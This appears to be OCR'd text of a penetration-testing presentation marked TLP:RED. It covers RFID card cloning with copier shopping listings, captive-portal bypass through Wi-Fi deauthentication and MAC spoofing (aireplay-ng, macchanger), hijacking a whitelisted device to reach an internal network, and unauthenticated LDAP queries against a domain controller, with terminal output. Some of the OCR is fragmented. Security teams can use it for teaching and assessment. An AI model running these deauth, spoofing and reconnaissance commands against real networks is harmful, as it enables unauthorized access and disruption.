
cs-alb-p...

Physical security: card cloning




Created by Bing image creator: "an angry bird passing turnstile"


Physical security: card cloning



Created by Bing image creator: "a flipper bypassing door lock"

Physical security: card cloning





rfid copier duplicator

NOK49.92
Extra 2% off with coins
1~5PCS 125KHz RFID Programmer ...
Aihogard Online Store

NOK119.66
Extra 3% off with coins
English Frequency RFID Copier Du...
Fast delivery over NOK114.34
Zonsin Store

NOK91.3
Extra 3% off with coins
Handheld Frequency 125Khz-13.5...
Fast delivery over NOK114.34
Zonsin Store

NOK76.96
Handheld 125KHz EM4100 RFID C...
Free shipping
Shop1103171071 Store


NOK29.05
125KHz RFID Card Reader Rfid Cop...
Fast delivery over NOK114.34
-Office -stationery Store

NOK693.85
Extra 3% off with coins
6 sold
RW2000 TM RFID Duplicator Copie...
Fast delivery over NOK114.34
Zonsin Store

NOK569.32
Extra 3% off with coins
RFID Copier NFC Card Reader Writ...
Fast delivery over NOK114.34
Zonsin Store

NOK112.36
Extra 3% off with coins
Rfid Card CR66 Reader Rfid Writer ...
Fast delivery over NOK114.34
Zonsin Store

Traffic light protocol (TLP)



TLP: Red

Not for disclosure, restricted to participants only.

TLP: Amber+Strict

Limited disclosure, restricted to participants' organization.

TLP: Amber

Limited disclosure, restricted to participants' organization and its clients (see Terminology Definitions).

TLP: Green


Limited disclosure, restricted to the community.

TLP: Clear

Disclosure is not limited.

Source: Traffic Light Protocol (TLP) Definitions and Usage

Hijack a client (i.e., spoof MAC address) to bypass authentication on the captive portal



```
CH 11 ][ Elapsed: 3 mins ][ 2022-09-16 02:22

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH WPS    ESSI              MANUFACTURER

00:1D:45:EB:F5:E0  -22      406        0    0  11   54e. OPN                     <length:  1>      Cisco Systems, Inc
70:6B:B9:83:CC:0D  -35      480       13    0 132  360   WPA2 CCMP   MGT         stbempl_sda       Cisco Systems, Inc
70:6B:B9:83:CC:0E  -35      483        0    0 132  360   WPA2 CCMP   MGT  0.0    <length:  0>      Cisco Systems, Inc
70:6B:B9:83:CC:0F  -35      485        0    0 132  360   OPN                     STB-SPP_Guest_SDA Cisco Systems, Inc
70:6B:B9:83:CC:01  -40      480        0    0   1  130   WPA2 CCMP   MGT  0.0    <length:  0>      Cisco Systems, Inc
70:6B:B9:83:CC:00  -40      478        2    0   1  130   OPN                     STB-SPP_Guest_SDA Cisco Systems, Inc
78:72:5D:BD:A9:E0  -43      485        0    0  11  195   OPN                     STB-SPP_Guest_SDA Cisco Systems, Inc
78:72:5D:BD:A9:E1  -43      480        0    0  11  195   WPA2 CCMP   MGT  0.0    <length:  0>      Cisco Systems, Inc
78:72:5D:BD:A9:EF  -48      481        0    0  64  540   OPN                     STB-SPP_Guest_SDA Cisco Systems, Inc
78:72:5D:BD:A9:ED  -48      478        0    0  64  540   WPA2 CCMP   MGT         stbempl_sda       Cisco Systems, Inc
78:72:5D:BD:A9:EE  -48      481        0    0  64  540   WPA2 CCMP   MGT  0.0    <length:  0>      Cisco Systems, Inc

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

70:6B:B9:83:CC:0D  B4:19:74:4F:11:75  -64    6e- 6e     0       25
70:6B:B9:83:CC:0D  70:CD:0D:C3:0E:73  -58    0 - 6e     0       23
70:6B:B9:83:CC:0F  50:E0:85:01:63:5A  -40    0 - 6e     0        3
```

1. Find targets by observing Wi-Fi environment (outside, without authentication)

```
Select C:\WINDOWS\system32\cmd.exe

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Wireless-AC 9560 160MHz
   Physical Address. . . . . . . . . : 50-E0-85-01-63-5A
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.164.197.11(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : fredag 16. september 2022 08:07:41
   Lease Expires . . . . . . . . . . : fredag 16. september 2022 09:07:41
   Default Gateway . . . . . . . . . : 10.164.197.1
   DHCP Server . . . . . . . . . . . : 139.111.132.46
   DNS Servers . . . . . . . . . . . : 8.8.8.8
                                       8.8.4.4
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

2. A target PC with MAC observed in step 1

```
-[~]

rd for kali:
-[~]
pts

-[~/scripts]
hijack_client

-[~/scripts]
ack_client
o ping -c 1 -W 1 8.8.8.8; done
aireplay-ng --deauth 0 -c 50:E0:85:01:63:5A -a 70:6B:B9:83:CC:0F wlan0
ip link set wlan0 down; macchanger -m 50:E0:85:01:63:5A wlan0; ip link set wlan0 up; d
hclient wlan0
ip a show dev wlan0
open https://github.com/okazymyrov/piki/blob/master/Wi-Fi.md

┌──(root㉿ok)-[~/scripts]
└─# ▯

┌──(kali㉿ok)-[~]
└─$ sudo -i
[sudo] password for kali:
┌──(root㉿ok)-[~]
└─# ip link set wlan0 down; macchanger -m 50:E0:85:01:63:5A wlan0; ip link set wlan0 u
p; dhclient wlan0
Current MAC:   94:e6:f7:23:15:77 (unknown)
Permanent MAC: 94:e6:f7:23:15:77 (unknown)
New MAC:       50:e0:85:01:63:5a (unknown)

┌──(root㉿ok)-[~]
└─# ip a show dev wlan0
open https://github.com/okazymyrov/piki/blob/master/Wi-Fi.md
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group defa
ult qlen 1000
    link/ether 50:e0:85:01:63:5a brd ff:ff:ff:ff:ff:ff permaddr 94:e6:f7:23:15:77
    inet 10.164.197.13/24 brd 10.164.197.255 scope global dynamic wlan0
       valid_lft 43197sec preferred_lft 43197sec

┌──(root㉿ok)-[~]
└─# ip a show dev wlan0
```

3.3 Hijacking IP of the authenticated client

```
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 17.485/17.485/17.485/0.000 ms
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=102 time=125 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 125.134/125.134/125.134/0.000 ms
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
```


3.1 Continuous ping

```
03:19:50  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:51  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:51  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:52  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:53  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 1| 0 ACKs]
03:19:53  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:54  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:54  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:55  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:55  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:56  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 1| 0 ACKs]
03:19:56  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:57  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:57  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:58  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:58  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:19:59  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:20:00  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 2| 0 ACKs]
03:20:00  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:20:01  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
03:20:01  Sending 64 directed DeAuth (code 7). STMAC: [50:E0:85:01:63:5A] [ 0| 0 ACKs]
```

3.2 Wi-Fi deauthentication attack


TLP:RED

Hijack a trusted/whitelisted devices (i.e., spoof MAC address) to access internal network



```
┌──(root㉿ok)-[~/scripts]
└─# ip link set wlan0 down; macchanger -m 28:ED:E0:DB:D2:BF wlan0; ip link set wlan0 up; dhclient wlan0

Current MAC:   94:e6:f7:23:15:77 (unknown)
Permanent MAC: 94:e6:f7:23:15:77 (unknown)
New MAC:       28:ed:e0:db:d2:bf (unknown)
RTNETLINK answers: File exists

┌──(root㉿ok)-[~/scripts]
└─# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 48:2a:e3:82:22:89 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 28:ed:e0:db:d2:bf brd ff:ff:ff:ff:ff:ff permaddr 94:e6:f7:23:15:77
    inet 10.162.9.13/24 brd 10.162.9.255 scope global dynamic noprefixroute wlan0
       valid_lft 691192sec preferred_lft 691192sec
4: ztrf27inty: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 2800 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 7e:27:cb:63:a6:01 brd ff:ff:ff:ff:ff:ff
    inet 192.168.195.49/24 brd 192.168.195.255 scope global ztrf27inty
       valid_lft forever preferred_lft forever
    inet6 fe80::7c27:cbff:fe63:a601/64 scope link
       valid_lft forever preferred_lft forever

┌──(root㉿ok)-[~/scripts]
└─# 
```


1. Change MAC and request IP from DHCP




```
┌──(root㉿ok)-[~/scripts]
└─# nslookup [redacted]

[redacted]


┌──(root㉿ok)-[~/scripts]
└─# ip a show dev wlan0
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 28:ed:e0:db:d2:bf brd ff:ff:ff:ff:ff:ff permaddr 94:e6:f7:23:15:77
    inet 10.162.9.13/24 brd 10.162.9.255 scope global dynamic noprefixroute wlan0
       valid_lft 690977sec preferred_lft 690977sec
    inet6 fe80::96e6:f7ff:fe23:1577/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(root㉿ok)-[~/scripts]
└─# ldapsearch -LLL -x -H ldap://[redacted] -b '' -s base '(objectclass=*)'
dn:
domainFunctionality: 6
forestFunctionality: 6
domainControllerFunctionality: 7
rootDomainNamingContext: DC=[redacted]
ldapServiceName: [redacted]
isGlobalCatalogReady: TRUE
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
supportedLDAPVersion: 3
supportedLDAPVersion: 2
```

2. Unauthenticated information gathering on DC/AD


Reverse engineering .nupkg




Name	Date modified	Type	Size
CrmWS.22.1.1026.896.nupkg	26.10.2022 14:58	NUPKG File	14 873 KB
CrmWS.22.1.1024.925.nupkg	24.10.2022 15:26	NUPKG File	14 868 KB
CrmWS.22.1.1024.920.nupkg	24.10.2022 15:22	NUPKG File	14 854 KB
CrmWS.22.1.1020.707.nupkg	20.10.2022 11:49	NUPKG File	14 848 KB
CrmWS.22.1.1018.973.nupkg	18.10.2022 16:14	NUPKG File	14 840 KB
CrmWS.22.1.1018.952.nupkg	18.10.2022 15:53	NUPKG File	14 840 KB
CrmWS.22.1.1018.657.nupkg	18.10.2022 10:58	NUPKG File	14 858 KB
